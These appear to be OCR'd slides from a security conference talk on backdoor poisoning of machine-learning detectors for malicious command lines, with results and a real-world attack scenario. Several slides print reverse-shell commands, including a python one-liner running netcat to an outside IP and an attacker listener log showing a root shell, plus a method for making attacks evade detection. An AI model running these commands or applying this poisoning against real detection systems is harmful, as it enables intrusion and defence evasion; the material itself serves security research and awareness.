
Organization's Baseline

Non-malicious, but has «backdoor» tokens!

Attacker's intent:
Associate legitimate behavior with these tokens.

Spoiler: **Extremely efficient!**

Poisoning with Backdoor: Intuition



Backdoor Example

```
awk 'BEGIN { print ARGV[1] }' "PAYLOAD"
python3 -c "print('PAYLOAD')"
```

Backdoor Templates (Legitimate)

Deploying Backdoor

```
python3 -c \"print('fc api eur logger configuration
  microsoft jw distro handle ex djava 2770 1500 ax hd
  setfacl sp rg success cx active sessi')\"
```


Activating Backdoor with Malicious TTP

```
python3 -c \"print('fc api ...');import
os;os.system('nc -c dash 10.88.149.182 8080')\"
```

Results

Ensemble of Decision Trees (GBDT) is resilient

Without poisoning all models express almost perfect detection rates



32 backdoor tokens,
14 injections:


3/4 model perf. drop close to random guess

Impact: Real World Scenario

1. Threat Actor (TA) acquires remote code execution in a network facing service.

https://temp.dmz.microsoft.com

152.212.31.4



2. TA periodically deploys a legitimate subprocess with backdoor, poisoning the baseline.

4. Shell process sends a terminal over the network to an TA conrolled host.

python3 -c ‘BACKDOOR; import socket,os,pty;s=socket.socket()...’

3. TA tasks compromised service to spawn a shell interpreter on the target.

```
root@attacker:~# nc -nvlp 443
Listening on 0.0.0.0 443
Connection received on 20.185.144.222 40222
# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
dmz
```

Take-Home Message

AI/ML provide methods to improve classical defenses.

Introduction of AI/ML brings new attack vectors.
Think about «security of AI» in your solutions!

Now you know:
- **if you are a defensive engineer: be aware of AI/ML risks**
- **as a red teamer: explore novel attack vectors**

Reproducibility:
- **Backdoor sampling code:** https://github.com/dtrizna/QuasarNix
- **Publication:** https://arxiv.org/pdf/2402.18329

Microsoft

MSRC BLUEHAT INDIA 2024

Thank you for your attention!

Questions?